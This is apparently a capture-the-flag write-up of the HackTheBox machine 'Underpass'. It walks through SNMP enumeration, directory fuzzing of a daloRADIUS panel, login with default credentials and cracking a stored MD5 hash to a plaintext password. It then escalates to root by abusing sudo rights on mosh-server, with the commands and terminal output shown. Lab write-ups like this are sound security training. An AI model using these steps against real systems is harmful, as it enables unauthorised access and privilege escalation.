

Report - Underpass

Underpass is a linux machine which is hosted by HackTheBox it is a easy level system which focuses on UDP scanning, SNMP Scanning, website fuzzing deeper than 3 directories, Default Credential abuse for initial foot hold and abuse of Sudo Vulnerabilities in mosh-server.



```
┌─[us-vip-4]─[10.10.14.15]─[wittymastodon@htb-hutmcoqu3z]─[~]
└──╼ [★]$ sudo nmap -sS -sU underpass.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 15:00 CST
Stats: 0:07:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 53.33% done; ETC: 15:15 (0:06:40 remaining)
Stats: 0:12:42 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 83.68% done; ETC: 15:15 (0:02:29 remaining)
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.0099s latency).
Not shown: 998 closed tcp ports (reset), 957 closed udp ports (port-unreach), 42 open|filtered udp ports
 (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
161/udp open  snmp
```

so lets check snmp first using snmpwalk to collect any important information to use later.




```
┌─[us-vip-4]─[10.10.14.15]─[wittymastodon@htb-hutmcoqu3z]─[~]
└──╼ [★]$ snmpwalk -c public -v2c underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC
 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (1547093) 4:17:50.93
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (33) 0:00:00.33
```


from there I tried fuzzing the webserver and found nothing. then I added underpass.htb to my /etc/hosts file and looked up what daloradius servers were. DaloRADIUS is a web management app used for RADIUS for managing hotspots and ISP deployments. This led me to believe that perhaps the webpage is a login page for daloradius to manage the service.

```
https://github.com/lirantal/daloradius
```


I then began to fuzz again starting with “underpass.htb/daloradius and found /app/operators/login after wards. The login even matched the image on github.



```
ion: 21ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 20ms]
# Copyright 2007 James Fisherphp [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 21ms]
library                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 10ms]
doc                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 8ms]
app                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 8ms]
contrib                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 45ms]
ChangeLog               [Status: 200, Size: 24703, Words: 3653, Lines: 413, Duration: 9ms]
setup                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 8ms]
LICENSE                 [Status: 200, Size: 18011, Words: 3039, Lines: 341, Duration: 11ms]
FAQS                    [Status: 200, Size: 1428, Words: 247, Lines: 43, Duration: 10ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```



```
#                       [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 22ms]
# Copyright 2007 James Fisherphp [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 22ms]
# on at least 1 host    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 23ms]
common                  [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 9ms]
users                   [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 12ms]
operators               [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 8ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms]
```


daloRADIUS :: Login — Mozilla Firefox


http://underpass.htb/daloradius/app/operators/login.php

Login Required

Location: default

daloRADIUS 2.2 beta

From here I looked at the github page again for default credentials, and found that the default credentials were administrator::radius. I tried this first prior to any bruteforce attacks, which worked. From there I saw user management and attempted to see if I could add a credential. Instead I found a svcMosh account with a hashed password.




Users Listing

ID	Name	Username	Password	Last Login Time
□ 6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)

displayed **1** record(s)

This seems like good information lets throw that hash into crackstation and see if its a password.



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

svcMosh :: underwaterfriends


lets try to ssh onto the underpass machine and see if it works.



```
Last login: Thu Jan  2 05:31:37 2025 from
svcMosh@underpass:~$ ls
user.txt
```

it does. now lets do some basic privesc.


Starting with sudo -l we see that the user has access to run mosh-server as root.



```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

after googling mosh-server I found that it is a server which runs a client - server connection managing a mobile shell for roaming and intermittent connectivity. After looking around, I found this.



In normal usage, `mosh-client` and `mosh-server` don't need to be run directly.

Q: How do I run the mosh client and server separately?

If the `mosh` wrapper script isn't working for you, you can try running the `mosh-client` and `mosh-server` programs separately to form a connection. This can be a useful debugging technique.

1. Log in to the remote host, and run `mosh-server`.

It will give output like:

```
$ mosh-server

MOSH CONNECT 60004 4NeCCgvZFe2RnPgrcU1PQw

mosh-server (mosh 1.1.3)
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 30261]
```


2. On the local host, run:

```
$ MOSH_KEY=key mosh-client remote-IP remote-PORT
```

where "key" is the 22-byte string printed by mosh-server (in this example, "4NeCCgvZFe2RnPgrcU1PQw"), "remote-PORT" is the port number given by the server (60004 in this case), and "remote-IP" is the IP address of the server. You can look up the server's IP address with "host remotehost".

3. If all goes well, you should have a working Mosh connection. Information about where the process fails can help us debug why Mosh isn't working for you.

Lets give this a shot, see if I get root




```
[mosh is exiting.]
svcMosh@underpass:~$ sudo mosh-server


MOSH CONNECT 60002 R2wVnwt6QeiQqwKuuS63cA

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 4306]
svcMosh@underpass:~$ MOSH_KEY=R2wVnwt6QeiQqwKuuS63cA mosh-client 127.0.0.1 60002
```

the MOST CONNECT key is random and the port is random as well, so when you try this make sure you dont follow this every step, pay attention to what is in your terminal.



```
root@underpass:~# cd /root
```

Neat!

Proof that I did the thing:

https://www.hackthebox.com/achievement/machine/1184690/641